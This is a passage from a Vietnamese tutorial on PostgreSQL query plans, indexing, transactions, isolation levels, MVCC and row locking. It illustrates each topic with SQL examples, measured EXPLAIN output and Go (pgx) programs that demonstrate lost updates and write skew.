Sort, Aggregate, Limit	Sắp xếp, tổng hợp, giới hạn. `Sort` lớn có thể tràn ra đĩa (`Sort Method: external merge`)

Khi đọc `EXPLAIN ANALYZE`, hãy tìm ba dấu hiệu: (1) `Seq Scan` **trên bảng lớn kèm** `Rows Removed by Filter` **rất lớn** (đọc rất nhiều để loại bỏ gần hết); (2) **số hàng ước lượng (**`rows=`**) lệch xa số thực tế (**`actual rows=`**)**: thống kê cũ, chạy `ANALYZE`; (3) `Sort Method: external` hoặc `Buffers: read=...` lớn: thao tác tốn I/O.

2. Index: vì sao nhanh và cái giá phải trả

2.1. B-tree hoạt động ra sao

Index mặc định của PostgreSQL là **B-tree**: cây cân bằng nhiều nhánh lưu các giá trị khóa đã sắp xếp cùng con trỏ tới hàng thật. Tìm một giá trị chỉ cần đi từ gốc xuống lá qua **vài tầng** (3–4 tầng cho hàng chục triệu hàng): độ phức tạp **O(log n)** thay vì O(n) của quét toàn bảng. Vì được sắp xếp, B-tree phục vụ tốt: `=`, `<`, `>`, `BETWEEN`, `IN`, `ORDER BY`, và `LIKE 'tiền_tố%'` (với collation phù hợp).

2.2. Thực nghiệm: 200.000 hàng

Ta tạo bảng 200.000 đơn hàng giả (xác định, không ngẫu nhiên) để thấy tác dụng của index. (Dòng `SET` đầu tiên tắt quét song song để kế hoạch đơn giản, dễ đọc.)

```
SET max_parallel_workers_per_gather = 0;

CREATE TABLE big_orders AS
SELECT g AS id,
       (g * 7919) % 5000 + 1 AS user_id,
       (ARRAY['pending', 'paid', 'shipped', 'delivered', 'cancelled'])[g % 5 + 1] AS status,
       (g * 37) % 1000000 AS total,
       timestamptz '2026-01-01 00:00+00' + (g || ' minutes')::interval AS created_at
FROM generate_series(1, 200000) AS g;

ALTER TABLE big_orders ADD PRIMARY KEY (id);
ANALYZE big_orders;   -- cập nhật thống kê cho planner
```

Tìm theo khóa chính (có index tự động) và theo `user_id` (chưa có index):

```
EXPLAIN (COSTS OFF) SELECT * FROM big_orders WHERE id = 123456;
EXPLAIN (COSTS OFF) SELECT * FROM big_orders WHERE user_id = 42;
```

```
                  QUERY PLAN
-----------------------------------------------
 Index Scan using big_orders_pkey on big_orders
   Index Cond: (id = 123456)
(2 rows)

        QUERY PLAN
--------------------------
 Seq Scan on big_orders
   Filter: (user_id = 42)
(2 rows)
```

Câu thứ hai phải **đọc toàn bộ 200.000 hàng** chỉ để lấy 40 hàng. Số liệu thực đo trên máy tác giả (`EXPLAIN (ANALYZE, BUFFERS)`):

```
 Seq Scan on big_orders  (cost=0.00..3972.00 rows=40 width=28) (actual time=0.402..11.200 rows=40.00
loops=1)
   Filter: (user_id = 42)
   Rows Removed by Filter: 199960
   Buffers: shared hit=1472
 Planning Time: 0.046 ms
 Execution Time: 11.212 ms
```

`Rows Removed by Filter: 199960` là dấu hiệu điển hình: đọc ~200 nghìn hàng để giữ 40. Tạo index và đo lại:

```
CREATE INDEX idx_big_orders_user ON big_orders (user_id);
ANALYZE big_orders;
EXPLAIN (COSTS OFF) SELECT * FROM big_orders WHERE user_id = 42;
```

```
                   QUERY PLAN
-------------------------------------------------
 Bitmap Heap Scan on big_orders
   Recheck Cond: (user_id = 42)
   ->  Bitmap Index Scan on idx_big_orders_user
         Index Cond: (user_id = 42)
(4 rows)


 Bitmap Heap Scan on big_orders  (cost=4.60..145.32 rows=40 width=28) (actual time=0.055..0.084 rows=40.00
loops=1)
   Recheck Cond: (user_id = 42)
   Heap Blocks: exact=40
   Buffers: shared hit=40 read=2
   ->  Bitmap Index Scan on idx_big_orders_user  (cost=0.00..4.59 rows=40 width=0) (actual
time=0.038..0.039 rows=40.00 loops=1)
         Index Cond: (user_id = 42)
 Planning Time: 0.038 ms
 Execution Time: 0.094 ms
```

11,2 ms → 0,094 ms: nhanh hơn khoảng 120 lần, và quan trọng hơn: thời gian quét toàn bảng **tăng tuyến tính** theo kích thước bảng (gấp 100 lần dữ liệu thì chậm gấp 100 lần), còn index gần như **không đổi**. Với bảng 20 triệu hàng, truy vấn đầu mất hàng giây còn truy vấn sau vẫn dưới 1 ms. Đó là khác biệt giữa hệ thống sống và hệ thống chết khi dữ liệu lớn dần.

2.3. Index ghép (composite) và quy tắc tiền tố trái

Index trên nhiều cột `(user_id, created_at DESC)` sắp xếp theo `user_id` trước, trong cùng `user_id` sắp xếp theo `created_at`. Nó phục vụ "5 đơn mới nhất của một khách" **không cần sắp xếp**:

```
EXPLAIN (COSTS OFF)
SELECT * FROM big_orders WHERE user_id = 42 ORDER BY created_at DESC LIMIT 5;

CREATE INDEX idx_big_orders_user_created ON big_orders (user_id, created_at DESC);

EXPLAIN (COSTS OFF)
SELECT * FROM big_orders WHERE user_id = 42 ORDER BY created_at DESC LIMIT 5;
```

```
                        QUERY PLAN
-----------------------------------------------------------
 Limit
   ->  Sort
         Sort Key: created_at DESC
         ->  Bitmap Heap Scan on big_orders
```

```
               Recheck Cond: (user_id = 42)
               ->  Bitmap Index Scan on idx_big_orders_user
                     Index Cond: (user_id = 42)
(7 rows)

                            QUERY PLAN
------------------------------------------------------------------
 Limit
   ->  Index Scan using idx_big_orders_user_created on big_orders
         Index Cond: (user_id = 42)
(3 rows)
```

Trước khi có index ghép, kế hoạch phải lấy hết các đơn của khách, **sắp xếp**, rồi lấy 5; sau khi có, nó đi thẳng vào 5 mục đầu của index đã được sắp xếp sẵn và **dừng**: chi phí không còn phụ thuộc vào việc khách có 40 hay 40 nghìn đơn. Đó là mẫu quan trọng cho mọi **màn hình "mới nhất"** (feed, danh sách đơn).

Quy tắc tiền tố trái (leftmost prefix): index `(a, b, c)` giúp được truy vấn lọc trên `a`, hoặc `a, b`, hoặc `a, b, c`; **không** giúp hiệu quả cho truy vấn chỉ lọc trên `b` hoặc `c` (PostgreSQL 18 bổ sung "skip scan" cho một số trường hợp cột đầu có ít giá trị phân biệt, nhưng đừng dựa vào nó khi thiết kế). **Thứ tự cột quan trọng:** đặt cột lọc bằng `=` trước, cột `ORDER BY`/lọc khoảng sau; cột có độ chọn lọc cao thường đứng đầu.

2.4. Khi nào index KHÔNG được dùng (hoặc không nên)

Tình huống	Giải thích
Lọc lấy phần lớn bảng (độ chọn lọc thấp)	Đọc 20% bảng qua index chậm hơn quét tuần tự; planner đúng khi bỏ index
Hàm hoặc phép tính trên cột (`lower(email)`, `created_at::date`, `user_id + 0`)	Index trên cột gốc không dùng được; cần **expression index** hoặc viết lại điều kiện
`LIKE '%từ'` (ký tự đại diện đứng đầu)	B-tree không dùng được; dùng `pg_trgm` (GIN/GiST)
Kiểu không khớp (so sánh cột số với chuỗi) có thể ép kiểu cột	Cẩn thận kiểu của tham số
Thống kê cũ	Chạy `ANALYZE` (autovacuum thường tự lo)
Bảng quá nhỏ	Quét tuần tự rẻ hơn; bình thường

Lọc `status = 'paid'` trả về một phần năm bảng, nên dù có index thì quét tuần tự vẫn được chọn (và đúng). Lọc theo `created_at::date = ...` thì **không dùng được index** của cột `created_at`, còn viết lại thành **khoảng** (`>= ... AND < ...`) thì dùng được. Tương tự với email không phân biệt hoa thường: index trên `email` vô dụng cho `lower(email) = ...`, cần index trên **biểu thức**:

```
CREATE TABLE users2 (id INT PRIMARY KEY, email TEXT NOT NULL);
INSERT INTO users2 SELECT g, 'User' || g || '@Example.com' FROM generate_series(1, 50000) g;
CREATE INDEX idx_email ON users2 (email);
ANALYZE users2;

EXPLAIN (COSTS OFF) SELECT * FROM users2 WHERE lower(email) = 'user77@example.com';

CREATE INDEX idx_email_lower ON users2 (lower(email));
ANALYZE users2;

EXPLAIN (COSTS OFF) SELECT * FROM users2 WHERE lower(email) = 'user77@example.com';
```

```
                     QUERY PLAN
-----------------------------------------------------
 Seq Scan on users2
   Filter: (lower(email) = 'user77@example.com'::text)
(2 rows)

                        QUERY PLAN
-----------------------------------------------------------
 Index Scan using idx_email_lower on users2
   Index Cond: (lower(email) = 'user77@example.com'::text)
(2 rows)
```

Với tìm kiếm không phân biệt hoa thường, đây chính là cách làm chuẩn: `CREATE UNIQUE INDEX ON users (lower(email))` vừa bảo đảm duy nhất không phân biệt hoa thường vừa tăng tốc đăng nhập.

2.5. Partial index, covering index và Index Only Scan

- **Partial index** chỉ lập chỉ mục cho **một phần hàng** thỏa điều kiện: nhỏ hơn và nhanh hơn. Ví dụ chỉ đơn `pending` mới cần tìm theo thời gian để xử lý.
- **Covering index** chứa đủ mọi cột câu truy vấn cần, nên trả lời **chỉ từ index** (Index Only Scan), không cần đọc bảng. Có thể thêm cột phụ không dùng để sắp xếp bằng `INCLUDE (...)`.

```
CREATE INDEX idx_big_orders_pending ON big_orders (created_at) WHERE status = 'pending';
ANALYZE big_orders;

EXPLAIN (COSTS OFF) SELECT id FROM big_orders
WHERE status = 'pending' AND created_at < '2026-01-02+00';

VACUUM big_orders;   -- cập nhật bản đồ khả kiến để Index Only Scan hiệu quả
EXPLAIN (COSTS OFF) SELECT user_id, created_at FROM big_orders WHERE user_id = 42;
```

```
                                  QUERY PLAN
-------------------------------------------------------------------------------
 Index Scan using idx_big_orders_pending on big_orders
   Index Cond: (created_at < '2026-01-02 07:00:00+07'::timestamp with time zone)
(2 rows)

                           QUERY PLAN
-----------------------------------------------------------------
 Index Only Scan using idx_big_orders_user_created on big_orders
   Index Cond: (user_id = 42)
(2 rows)
```

(Chú ý: trong kế hoạch thứ nhất điều kiện `status = 'pending'` không xuất hiện vì partial index đã ngầm bảo đảm điều đó.)

2.6. Cái giá của index

Index **không miễn phí**. Mỗi index:

- **Tốn bộ nhớ/đĩa:** trong thực nghiệm, bảng 12 MB nhưng bốn index tổng cộng khoảng 13 MB (khóa chính 4,4 MB; `user_id` 1,4 MB; ghép `(user_id, created_at)` 6,2 MB; partial 0,9 MB).
- **Làm chậm ghi:** mỗi `INSERT`/`UPDATE` (cột có index)/`DELETE` phải cập nhật **mọi** index liên quan. Bảng nhiều index ghi chậm đi rõ rệt.
- **Phải được bảo trì:** phình (bloat), xây lại (`REINDEX`).

```
SELECT indexrelid::regclass AS index, pg_size_pretty(pg_relation_size(indexrelid)) AS size
FROM pg_index WHERE indrelid = 'big_orders'::regclass
ORDER BY indexrelid::regclass::text;
```

```
            index             |  size
------------------------------+---------
 big_orders_pkey              | 4408 kB
 idx_big_orders_pending       | 896 kB
 idx_big_orders_user          | 1400 kB
 idx_big_orders_user_created | 6184 kB
(4 rows)
```

Lưu ý: ở thực nghiệm trên, `idx_big_orders_user` đã **thừa** sau khi có `(user_id, created_at)` (tiền tố trái của index ghép phục vụ được cả truy vấn chỉ lọc `user_id`). Index thừa là chi phí thuần. Quy trình lành mạnh: **thêm index theo truy vấn thực tế** (xem `pg_stat_statements`, log truy vấn chậm), **định kỳ rà index không dùng** (`pg_stat_user_indexes.idx_scan = 0`).

2.7. Các loại index khác

Loại	Dùng cho	Ví dụ
B-tree (mặc định)	`=`, khoảng, `ORDER BY`, tiền tố	Hầu hết mọi thứ
GIN	Nhiều giá trị trong một ô: `JSONB`, mảng, tìm kiếm văn bản toàn phần, `pg_trgm`	`CREATE INDEX ON products USING gin (attrs)`
GiST	Hình học, khoảng, gần đúng (trigram)	Tìm gần đúng, PostGIS
BRIN	Bảng **rất lớn** có dữ liệu sắp theo thứ tự tự nhiên (log, thời gian)	Index cực nhỏ trên `created_at` của bảng log
Hash	Chỉ `=`	Hiếm khi tốt hơn B-tree

Khi tạo index trên bảng đang chạy production, dùng `CREATE INDEX CONCURRENTLY`: không chặn ghi trong lúc xây (chậm hơn, không chạy được trong transaction; nếu thất bại để lại index `INVALID` cần `DROP` rồi tạo lại). Lệnh `CREATE INDEX` thường **khóa bảng chống ghi** suốt thời gian xây, có thể làm hệ thống ngừng ghi hàng phút với bảng lớn.

> **Danh sách kiểm tra index cho một dự án backend**
>
> 1. **Khóa ngoại**: PostgreSQL không tự tạo index; hãy tạo cho `orders.user_id`, `order_items.product_id`, ... (và nhờ vậy xóa/cập nhật bảng cha không phải quét toàn bảng con).
> 2. **Cột xuất hiện trong `WHERE`/`JOIN`/`ORDER BY` của truy vấn nóng.**
> 3. **Ràng buộc nghiệp vụ duy nhất** (`UNIQUE`, `UNIQUE (lower(email))`).
> 4. **Đừng index mọi cột "cho chắc"**: mỗi index làm chậm ghi và tốn chỗ.
> 5. **Đo bằng `EXPLAIN ANALYZE` trước và sau**, với khối lượng dữ liệu giống thực tế (bảng 100 hàng ở máy dev không nói lên điều gì).

3. Transaction và ACID

3.1. Vì sao cần transaction?

Đặt hàng gồm nhiều bước: tạo đơn, ghi các dòng sản phẩm, trừ tồn kho, ghi nhận thanh toán. Nếu hệ thống chết ở bước ba, bạn có đơn nhưng chưa trừ kho (bán lố) hay trừ kho mà chưa có đơn (mất hàng). **Transaction** gom nhiều thao tác thành **một đơn vị không thể chia cắt**: hoặc tất cả cùng có hiệu lực (`COMMIT`), hoặc không cái nào có (`ROLLBACK`).

ACID

- **A, Atomicity (nguyên tử):** tất cả hoặc không gì cả.
- **C, Consistency (nhất quán):** transaction đưa CSDL từ trạng thái hợp lệ sang trạng thái hợp lệ (mọi ràng buộc `CHECK`, `UNIQUE`, `FK` được tôn trọng).
- **I, Isolation (cô lập):** các transaction đồng thời không "giẫm chân" nhau; mức độ cô lập có thể điều chỉnh (mục 4).
- **D, Durability (bền vững):** đã `COMMIT` thì dữ liệu không mất kể cả khi mất điện ngay sau đó (PostgreSQL ghi **nhật ký WAL** xuống đĩa trước khi xác nhận).

```
CREATE TABLE accounts (id INT PRIMARY KEY, balance BIGINT NOT NULL CHECK (balance >= 0));
INSERT INTO accounts VALUES (1, 1000), (2, 500);

BEGIN;
UPDATE accounts SET balance = balance - 300 WHERE id = 1;
UPDATE accounts SET balance = balance + 300 WHERE id = 2;
SELECT id, balance FROM accounts ORDER BY id;   -- trong transaction đã thấy thay đổi
ROLLBACK;

SELECT id, balance FROM accounts ORDER BY id;   -- ROLLBACK: như chưa có gì xảy ra
```

```
 id | balance
----+---------
  1 |     700
  2 |     800
(2 rows)

 id | balance
----+---------
  1 |    1000
  2 |     500
(2 rows)
```

Savepoint cho phép hoàn tác **một phần** transaction:

```
BEGIN;
UPDATE accounts SET balance = balance + 100 WHERE id = 2;
SAVEPOINT s1;
UPDATE accounts SET balance = 0 WHERE id = 2;
ROLLBACK TO s1;          -- hoàn tác phần SAU savepoint, giữ phần trước
COMMIT;
SELECT id, balance FROM accounts WHERE id = 2;
```

```
 id | balance
----+---------
  2 |     600
(1 row)
```

3.2. Quy tắc dùng transaction trong ứng dụng

1. **Giữ transaction ngắn.** Transaction mở lâu giữ khóa và ghim các phiên bản dữ liệu cũ (chặn dọn dẹp, mục 5). **Không gọi dịch vụ ngoài (HTTP, email) bên trong transaction**: dịch vụ chậm thì khóa bị giữ chậm theo.
2. **Mọi lỗi giữa chừng phải dẫn đến `ROLLBACK`.** Trong Go: `defer tx.Rollback(ctx)` ngay sau `Begin`; `Rollback` sau `Commit` thành công là no-op an toàn (Buổi 22).
3. **Một câu lệnh đơn lẻ vốn đã là một transaction** (tự `COMMIT`); chỉ cần `BEGIN` khi có **nhiều** thao tác phải đi cùng nhau.

4. **Trong PostgreSQL, lỗi làm transaction rơi vào trạng thái "aborted"**: mọi lệnh sau đó bị từ chối cho đến `ROLLBACK`. Không "nuốt lỗi rồi chạy tiếp" (trừ khi dùng `SAVEPOINT`).
5. **Thiết kế để có thể thử lại (retry)** khi gặp lỗi tạm thời như `serialization_failure` và `deadlock_detected`.

4. Cô lập (Isolation) và các lỗi đồng thời

Khi nhiều transaction chạy cùng lúc, kết quả có thể sai theo những cách tinh vi. Phần này dùng **hai kết nối thật** tới PostgreSQL và **chương trình Go thật** để bạn nhìn thấy từng lỗi.

4.1. Lost update (mất cập nhật): lỗi đọc-sửa-ghi

Mẫu cực kỳ phổ biến và cực kỳ sai: *đọc giá trị → tính toán trong Go → ghi giá trị mới*. Hai transaction cùng đọc `100`, cùng ghi `99`: một lần trừ **biến mất**. Chương trình dưới đây chạy 20 giao dịch đồng thời, mỗi giao dịch trừ tồn kho 1 (từ 100, kết quả đúng phải là 80). Bộ "barrier" ép mọi giao dịch **đọc trước khi ai ghi** để lỗi xuất hiện chắc chắn thay vì phụ thuộc may rủi; ba cách sửa được so sánh:

```go
package main

import (
    "context"
    "fmt"
    "os"
    "sync"

    "github.com/jackc/pgx/v5"
)

const workers = 20

func connect(ctx context.Context) *pgx.Conn {
    c, err := pgx.Connect(ctx, os.Getenv("DATABASE_URL"))
    if err != nil {
        fmt.Println("bỏ qua (cần biến DATABASE_URL trỏ tới PostgreSQL):", err)
        os.Exit(0)
    }
    return c
}

func must(err error) {
    if err != nil {
        fmt.Println("lỗi:", err)
        os.Exit(1)
    }
}

// thu chạy `workers` giao dịch đồng thời, mỗi giao dịch trừ tồn kho 1 đơn vị (từ 100).
// Cách trừ khác nhau ở từng kịch bản; barrier bắt mọi giao dịch ĐỌC trước khi ai GHI.
func thu(ctx context.Context, ten string,
    buocTru func(ctx context.Context, tx pgx.Tx, barrier func()) error) {
    admin := connect(ctx)
    defer admin.Close(ctx)
    _, err := admin.Exec(ctx, `DROP TABLE IF EXISTS lab_stock;
        CREATE TABLE lab_stock (id INT PRIMARY KEY, qty INT NOT NULL, version INT NOT NULL DEFAULT 0);
        INSERT INTO lab_stock VALUES (1, 100, 0)`)
    must(err)

    var read sync.WaitGroup
    read.Add(workers)
    barrier := func() { read.Done(); read.Wait() }

    var wg sync.WaitGroup
```

```
    for range workers {
        wg.Go(func() {
            c := connect(ctx)
            defer c.Close(ctx)
            tx, err := c.Begin(ctx)
            must(err)
            must(buocTru(ctx, tx, barrier))
            must(tx.Commit(ctx))
        })
    }
    wg.Wait()

    var qty int
    must(admin.QueryRow(ctx, `SELECT qty FROM lab_stock WHERE id = 1`).Scan(&qty))
    fmt.Printf("%-26s: tồn kho cuối = %d\n", ten, qty)
}

func main() {
    ctx := context.Background()

    // 1. Đọc rồi ghi: ai cũng thấy 100, ai cũng ghi 99 -> MẤT 19 lần trừ (lost update)
    thu(ctx, "đọc-sửa-ghi, không khóa", func(ctx context.Context, tx pgx.Tx, barrier func()) error {
        var qty int
        if err := tx.QueryRow(ctx, `SELECT qty FROM lab_stock WHERE id = 1`).Scan(&qty); err != nil {
            return err
        }
        barrier()
        _, err := tx.Exec(ctx, `UPDATE lab_stock SET qty = $1 WHERE id = 1`, qty-1)
        return err
    })

    // 2. Cập nhật nguyên tử ngay trong SQL: không cần đọc trước
    thu(ctx, "UPDATE nguyên tử", func(ctx context.Context, tx pgx.Tx, _ func()) error {
        _, err := tx.Exec(ctx, `UPDATE lab_stock SET qty = qty - 1 WHERE id = 1`)
        return err
    })

    // 3. Khóa hàng khi đọc: SELECT ... FOR UPDATE (khóa bi quan)
    thu(ctx, "SELECT ... FOR UPDATE", func(ctx context.Context, tx pgx.Tx, _ func()) error {
        var qty int
        if err := tx.QueryRow(ctx, `SELECT qty FROM lab_stock WHERE id = 1 FOR UPDATE`).Scan(&qty); err !=
nil {
            return err
        }
        _, err := tx.Exec(ctx, `UPDATE lab_stock SET qty = $1 WHERE id = 1`, qty-1)
        return err
    })
}
```

```
đọc-sửa-ghi, không khóa   : tồn kho cuối = 99
UPDATE nguyên tử          : tồn kho cuối = 80
SELECT ... FOR UPDATE     : tồn kho cuối = 80
```

Kết quả: cách sai cho **99** (mất 19 lần trừ: bán 20 món nhưng kho chỉ giảm 1: bán lỗ!), hai cách đúng cho **80**. Đây là bug có thật ở rất nhiều hệ thống đặt hàng/chuyển tiền. Ba cách sửa, **theo thứ tự ưu tiên**:

1. **Cập nhật nguyên tử bằng một câu SQL** (`qty = qty - 1`, kèm điều kiện `AND qty > 0` để không âm): đơn giản nhất, nhanh nhất, **ưu tiên số một**. Nếu logic tính toán diễn đạt được bằng SQL, đừng kéo dữ liệu về Go.
2. `SELECT ... FOR UPDATE` (khóa bi quan): khi cần đọc, **ra quyết định phức tạp trong code**, rồi ghi.
3. **Khóa lạc quan** (cột `version`, mục 6.2) hoặc mức cô lập cao hơn kèm thử lại.

4.2. Các mức cô lập

SQL chuẩn định nghĩa bốn mức; PostgreSQL thực tế có ba (`READ UNCOMMITTED` hoạt động như `READ COMMITTED`). **Mặc định là `READ COMMITTED`.**

Mức cô lập	Non-repeatable read	Phantom read	Lost update (đọc-ghi)	Write skew
Read Committed (mặc định)	**Có thể**	**Có thể**	**Có thể**	**Có thể**
Repeatable Read (ảnh chụp)	Không	Không (trong PostgreSQL)	**Bị chặn** (lỗi `40001`)	**Có thể**
Serializable	Không	Không	Bị chặn	**Bị chặn** (lỗi `40001`)

(Không mức nào của PostgreSQL cho phép *dirty read*, tức đọc dữ liệu chưa commit của người khác.)

- **Read Committed:** mỗi **câu lệnh** thấy ảnh chụp dữ liệu đã commit **tại lúc câu lệnh bắt đầu**. Hai câu `SELECT` liên tiếp trong cùng transaction có thể thấy dữ liệu khác nhau (non-repeatable read).
- **Repeatable Read:** cả **transaction** dùng một ảnh chụp cố định từ câu lệnh đầu tiên. Đọc lặp lại luôn cho cùng kết quả. Nếu bạn cố sửa hàng mà người khác đã sửa và commit sau ảnh chụp của bạn, PostgreSQL báo lỗi `could not serialize access due to concurrent update` (**SQLSTATE** `40001`) thay vì để mất cập nhật: ứng dụng phải **thử lại cả transaction**.
- **Serializable:** kết quả tương đương như thể các transaction chạy **lần lượt từng cái**; PostgreSQL dùng SSI (Serializable Snapshot Isolation) phát hiện các cấu trúc phụ thuộc nguy hiểm và hủy một transaction với `40001`. Chặn được **mọi** lỗi đồng thời, đổi lại có thể có nhiều lần thử lại hơn.

Chương trình dưới đây dùng hai kết nối A và B để chứng minh (a) **non-repeatable read** ở hai mức đầu, và (b) **write skew** kinh điển: hai bác sĩ trực, quy tắc "luôn còn ít nhất một người trực". Mỗi giao dịch kiểm tra "còn từ hai người trở lên", rồi cho chính mình nghỉ. Hai giao dịch sửa **hai hàng khác nhau** nên không xung đột trực tiếp, nhưng cùng nhau phá vỡ quy tắc:

```
package main

import (
    "context"
    "errors"
    "fmt"
    "os"

    "github.com/jackc/pgx/v5"
    "github.com/jackc/pgx/v5/pgconn"
)

func connect(ctx context.Context) *pgx.Conn {
    c, err := pgx.Connect(ctx, os.Getenv("DATABASE_URL"))
    if err != nil {
        fmt.Println("bỏ qua (cần biến DATABASE_URL trỏ tới PostgreSQL):", err)
        os.Exit(0)
    }
    return c
}

func must(err error) {
    if err != nil {
        fmt.Println("lỗi:", err)
        os.Exit(1)
    }
}
```

```
// docQty đọc qty trong giao dịch tx.
func docQty(ctx context.Context, tx pgx.Tx) int {
    var q int
    must(tx.QueryRow(ctx, `SELECT qty FROM lab_iso WHERE id = 1`).Scan(&q))
    return q
}

// nonRepeatable: giao dịch A đọc hai lần; giữa hai lần, giao dịch B sửa và commit.
func nonRepeatable(ctx context.Context, level pgx.TxIsoLevel) {
    a, b := connect(ctx), connect(ctx)
    defer a.Close(ctx)
    defer b.Close(ctx)
    _, err := a.Exec(ctx, `DROP TABLE IF EXISTS lab_iso; CREATE TABLE lab_iso (id INT PRIMARY KEY, qty
INT);
        INSERT INTO lab_iso VALUES (1, 100)`)
    must(err)

    txA, err := a.BeginTx(ctx, pgx.TxOptions{IsoLevel: level})
    must(err)
    lan1 := docQty(ctx, txA)
    _, err = b.Exec(ctx, `UPDATE lab_iso SET qty = 50 WHERE id = 1`) // B tự commit
    must(err)
    lan2 := docQty(ctx, txA)
    must(txA.Commit(ctx))
    fmt.Printf("%-16s: A đọc lần 1 = %d, lần 2 = %d\n", level, lan1, lan2)
}

// writeSkew: bác sĩ trực. Quy tắc: luôn phải còn ÍT NHẤT 1 người trực.
// Mỗi giao dịch kiểm tra "còn >= 2 người" rồi cho CHÍNH MÌNH nghỉ.
func writeSkew(ctx context.Context, level pgx.TxIsoLevel) {
    a, b := connect(ctx), connect(ctx)
    defer a.Close(ctx)
    defer b.Close(ctx)
    _, err := a.Exec(ctx, `DROP TABLE IF EXISTS lab_oncall;
        CREATE TABLE lab_oncall (name TEXT PRIMARY KEY, on_call BOOLEAN NOT NULL);
        INSERT INTO lab_oncall VALUES ('an', true), ('binh', true)`)
    must(err)

    nghi := func(ctx context.Context, tx pgx.Tx, ten string) {
        var n int
        must(tx.QueryRow(ctx, `SELECT count(*) FROM lab_oncall WHERE on_call`).Scan(&n))
        if n >= 2 {
            _, err := tx.Exec(ctx, `UPDATE lab_oncall SET on_call = false WHERE name = $1`, ten)
            must(err)
        }
    }

    txA, err := a.BeginTx(ctx, pgx.TxOptions{IsoLevel: level})
    must(err)
    txB, err := b.BeginTx(ctx, pgx.TxOptions{IsoLevel: level})
    must(err)
    nghi(ctx, txA, "an")   // cả hai cùng thấy 2 người đang trực...
    nghi(ctx, txB, "binh") // ...nên cả hai cùng cho mình nghỉ
    must(txA.Commit(ctx))
    errB := txB.Commit(ctx)

    code := "không lỗi"
    var pgErr *pgconn.PgError
    if errors.As(errB, &pgErr) {
        code = pgErr.Code
    }
    var con int
    must(a.QueryRow(ctx, `SELECT count(*) FROM lab_oncall WHERE on_call`).Scan(&con))
    fmt.Printf("%-16s: commit của B: %-10s | số người còn trực = %d\n", level, code, con)
}

func main() {
    ctx := context.Background()
    fmt.Println("-- non-repeatable read --")
```

```
    nonRepeatable(ctx, pgx.ReadCommitted)
    nonRepeatable(ctx, pgx.RepeatableRead)
    fmt.Println("-- write skew --")
    writeSkew(ctx, pgx.RepeatableRead)
    writeSkew(ctx, pgx.Serializable)
}
```

```
-- non-repeatable read --
read committed  : A đọc lần 1 = 100, lần 2 = 50
repeatable read : A đọc lần 1 = 100, lần 2 = 100
-- write skew --
repeatable read : commit của B: không lỗi  | số người còn trực = 0
serializable    : commit của B: 40001      | số người còn trực = 1
```

Đọc kết quả:

- Ở **Read Committed**, A thấy `100` rồi `50` trong cùng transaction; ở **Repeatable Read** luôn `100`: ảnh chụp ổn định.
- **Write skew**: ở Repeatable Read, cả hai cùng thành công và **không còn ai trực** (quy tắc bị phá vỡ mà không có lỗi nào!); ở **Serializable**, PostgreSQL hủy transaction của B với `40001`, giữ nguyên quy tắc (còn 1 người trực).

> **Với mức Repeatable Read / Serializable, ứng dụng PHẢI thử lại**
> Lỗi `40001` (`serialization_failure`) **không phải bug**: nó là cách CSDL nói "hãy chạy lại transaction này". Bạn phải bọc transaction trong vòng thử lại (vài lần, có backoff ngắn). Nếu không thử lại, người dùng sẽ thấy lỗi ngẫu nhiên dưới tải. Khi bạn dùng mức này, **toàn bộ** nội dung transaction phải chạy lại từ đầu, kể cả các phép đọc.

Chọn mức cô lập thế nào? Đa số hệ thống chạy tốt ở **Read Committed** *miễn là* bạn viết đúng: cập nhật nguyên tử, `FOR UPDATE` khi cần đọc-rồi-ghi, ràng buộc ở CSDL. Chỉ nâng lên Serializable cho các luồng có **quy tắc nghiệp vụ liên hàng** phức tạp mà việc khóa thủ công khó đúng (kiểu write skew), kèm cơ chế thử lại.

5. MVCC: nền tảng bên dưới

PostgreSQL dùng **MVCC (Multi-Version Concurrency Control)**: khi bạn `UPDATE`, nó **không ghi đè** hàng cũ mà tạo **phiên bản mới** và đánh dấu phiên bản cũ là "hết hạn từ transaction X". Mỗi transaction chỉ thấy những phiên bản hợp lệ theo ảnh chụp của nó. Hệ quả quan trọng:

- **Người đọc không chặn người ghi, người ghi không chặn người đọc**: đây là lý do PostgreSQL xử lý đồng thời rất tốt. Chỉ hai người **cùng ghi một hàng** mới phải chờ nhau.
- **Phiên bản cũ phải được dọn** bởi `VACUUM` (autovacuum chạy nền). Dọn không kịp thì bảng và index **phình (bloat)**, truy vấn chậm dần.
- **Transaction chạy lâu hoặc bị bỏ quên là kẻ thù:** một transaction mở hàng giờ (hay trạng thái `idle in transaction` do ứng dụng quên `COMMIT/ROLLBACK`) **ghim** các phiên bản cũ, autovacuum không dọn được, bảng phình dần. Đây là một trong những sự cố vận hành PostgreSQL phổ biến nhất.

Ba tham số bảo vệ nên đặt (ở mức vai trò/CSDL của ứng dụng, giá trị tùy hệ thống):

```
ALTER ROLE shopgo_app SET statement_timeout = '30s';                    -- câu lệnh quá lâu bị hủy
ALTER ROLE shopgo_app SET lock_timeout = '5s';                          -- chờ khóa quá lâu bị hủy
ALTER ROLE shopgo_app SET idle_in_transaction_session_timeout = '60s'; -- đóng phiên "mở transaction rồi bỏ
quên"
```

6. Khóa (lock)

6.1. Khóa hàng bi quan

- `SELECT ... FOR UPDATE`: khóa các hàng đọc được; transaction khác muốn sửa/khóa chúng phải chờ đến khi bạn kết thúc. Dùng khi **đọc rồi quyết định rồi ghi**.
- `FOR UPDATE NOWAIT`: lỗi ngay (`55P03`) nếu hàng đang bị khóa thay vì chờ.
- `FOR UPDATE SKIP LOCKED`: **bỏ qua** các hàng đang bị khóa, lấy hàng kế tiếp. Đây là chìa khóa của **hàng đợi công việc trên PostgreSQL**: nhiều worker cùng lấy việc mà không đụng nhau.
- `FOR SHARE`: khóa chia sẻ (nhiều người cùng giữ, chặn người sửa). Ít dùng.

Chương trình sau chạy 4 worker lấy 30 job từ bảng `lab_jobs`, mỗi lần lấy tối đa 3 job **chưa ai khóa**. Kết quả: mỗi job được xử lý **đúng một lần** dù các worker chạy đồng thời, không worker nào phải chờ worker khác:

```
package main

import (
    "context"
    "errors"
    "fmt"
    "os"
    "sort"
    "sync"
    "time"

    "github.com/jackc/pgx/v5"
    "github.com/jackc/pgx/v5/pgconn"
)

func connect(ctx context.Context) *pgx.Conn {
    c, err := pgx.Connect(ctx, os.Getenv("DATABASE_URL"))
    if err != nil {
        fmt.Println("bỏ qua (cần biến DATABASE_URL trỏ tới PostgreSQL):", err)
        os.Exit(0)
    }
    return c
}

func must(err error) {
    if err != nil {
        fmt.Println("lỗi:", err)
        os.Exit(1)
    }
}

